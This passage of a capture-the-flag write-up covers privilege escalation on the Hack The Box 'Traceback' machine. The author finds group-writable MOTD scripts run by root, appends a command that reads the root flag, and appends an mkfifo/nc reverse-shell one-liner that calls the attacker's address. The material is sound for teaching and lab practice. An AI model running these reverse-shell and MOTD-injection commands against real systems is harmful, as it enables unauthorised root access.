
```
0x6b@kali:/home/0x6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs

Last login: Wed Mar 25 12:29:08 2020 from 10.10.14.38
$ 
```

Alright, back to recon!

I didn’t see any interesting sudo permissions or setuid permissions, onto the next thing.

Using pspy64 we can see processes running, we will use this to look for anything interesting.


After a minute or so this popped up



```
2020/03/25 14:29:01 CMD: UID=0    PID=34491  | /usr/sbin/CRON -f
2020/03/25 14:29:01 CMD: UID=0    PID=34490  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/upd
ate-motd.d/
2020/03/25 14:29:01 CMD: UID=0    PID=34489  | /usr/sbin/CRON -f
2020/03/25 14:29:01 CMD: UID=0    PID=34488  | /usr/sbin/CRON -f
2020/03/25 14:29:01 CMD: UID=0    PID=34493  |
2020/03/25 14:29:24 CMD: UID=0    PID=34494  |
2020/03/25 14:29:30 CMD: UID=1000 PID=34495  | sudo ls -la /home/sysadmin/luvit
2020/03/25 14:29:31 CMD: UID=0    PID=34496  |
2020/03/25 14:29:35 CMD: UID=1000 PID=34533  |
2020/03/25 14:29:36 CMD: UID=1000 PID=34547  | sudo -l
2020/03/25 14:30:01 CMD: UID=0    PID=34553  | sleep 30
2020/03/25 14:30:01 CMD: UID=0    PID=34551  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/upd
ate-motd.d/
2020/03/25 14:30:01 CMD: UID=0    PID=34549  |
2020/03/25 14:30:01 CMD: UID=0    PID=34548  | /usr/sbin/CRON -f
2020/03/25 14:30:30 CMD: UID=1000 PID=34554  | sudo /home/sysadmin/luvit
2020/03/25 14:30:31 CMD: UID=0    PID=34555  | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-m
otd.d/10-help-text /var/backups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update
-motd.d/91-release-upgrade /etc/update-motd.d/
```

We have a cronjob copying files from /var/backups/.update-motd.d to /etc/update-motd.d and

If we open another terminal and ssh into the box, we get some more interesting information




```
2020/03/25 14:33:45 CMD: UID=0    PID=34595  | /usr/sbin/sshd -D -R
2020/03/25 14:33:45 CMD: UID=106  PID=34596  | sshd: [net]
2020/03/25 14:33:46 CMD: UID=0    PID=34598  | run-parts --lsbsysinit /etc/update-motd.d
2020/03/25 14:33:46 CMD: UID=0    PID=34597  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:
/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/03/25 14:33:46 CMD: UID=0    PID=34605  | cut -c -80
2020/03/25 14:33:46 CMD: UID=???  PID=34604  | ???
2020/03/25 14:33:46 CMD: UID=0    PID=34601  | /bin/sh /etc/update-motd.d/50-motd-news
2020/03/25 14:33:46 CMD: UID=0    PID=34607  | /bin/sh /etc/update-motd.d/80-esm
2020/03/25 14:33:46 CMD: UID=0    PID=34606  | /bin/sh /etc/update-motd.d/80-esm
2020/03/25 14:33:46 CMD: UID=0    PID=34608  | /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2020/03/25 14:33:46 CMD: UID=0    PID=34612  | cut -d  -f4
2020/03/25 14:33:46 CMD: UID=0    PID=34611  | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2020/03/25 14:33:46 CMD: UID=0    PID=34610  | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/25 14:33:46 CMD: UID=0    PID=34609  | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/25 14:33:46 CMD: UID=0    PID=34614  | stat -c %Y /var/lib/ubuntu-release-upgrader/release-upgrade-availabl
e
2020/03/25 14:33:46 CMD: UID=0    PID=34615  | expr 1585098879 + 86400
2020/03/25 14:33:46 CMD: UID=???  PID=34616  | ???
2020/03/25 14:33:46 CMD: UID=1001 PID=34617  | sshd: sysadmin
2020/03/25 14:33:46 CMD: UID=1001 PID=34618  | -sh

0×6b@kali:/home/0×6b/htb$ cd traceback/
0×6b@kali:/home/0×6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs

Last login: Wed Mar 25 14:25:47 2020 from 10.10.14.38
$ 
```

run-parts --lsbsysinit /etc/update-motd.d

This looks interesting, run-parts will run all executable files in /etc/update-motd.d

REF: http://manpages.ubuntu.com/manpages/trusty/man8/run-parts.8.html

Let’s see if there are any files, we can edit in /etc/update-motd.d




```
sysadmin@traceback:~$ cd /etc/update-motd.d/
sysadmin@traceback:/etc/update-motd.d$ ls
00-header  10-help-text  50-motd-news  80-esm  91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root     4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Mar 25 14:40 00-header
-rwxrwxr-x  1 root sysadmin  982 Mar 25 14:40 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Mar 25 14:40 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Mar 25 14:40 80-esm
-rwxrwxr-x  1 root sysadmin  299 Mar 25 14:40 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$ 
```

It looks like we have write access to all these files, which one might help us?

If we look back to when we first log in, we see the banner “Welcome to Xh4H Land”.

This string appears in 00-header


Maybe we can inject some other commands into it?



```
sysadmin@traceback:/etc/update-motd.d$ echo 'echo hello' >> 00-header
sysadmin@traceback:/etc/update-motd.d$
```

```
0×6b@kali:/home/0×6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land

hello
```

Looks like we can run echo! Maybe we can run cat and get the flag?



```
sysadmin@traceback:/etc/update-motd.d$ echo 'cat /root/root.txt' >> 00-header
sysadmin@traceback:/etc/update-motd.d$
```

```
0×6b@kali:/home/0×6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land

a35029db29847d5141ec7a55a2f5ceab
```


Looks like that worked too! We now have the key…

There is still more work we could do to try and get a full root shell.

Alright, so I tried about a dozen different ways of getting a reverse shell and I finally found one that worked.

echo rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.38 5112 >/tmp/f >> 00-header

ssh in as sysadmin



```
sysadmin@traceback:/etc/update-motd.d$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.38 5112
 >/tmp/f' >> 00-header
sysadmin@traceback:/etc/update-motd.d$
```

```
0×6b@kali:/home/0×6b/htb$ ssh sysadmin@10.10.10.181 -i traceback/traceback
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################
```

```
0×6b@kali:/home/0×6b/htb/traceback$ nc -nlvp 5112
listening on [any] 5112 ...
connect to [10.10.14.38] from (UNKNOWN) [10.10.10.181] 52886
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# 
```

And now it’s official!

More info

/etc/update-motd.d/91-release-upgrade is also editable by us, maybe an injection can go there?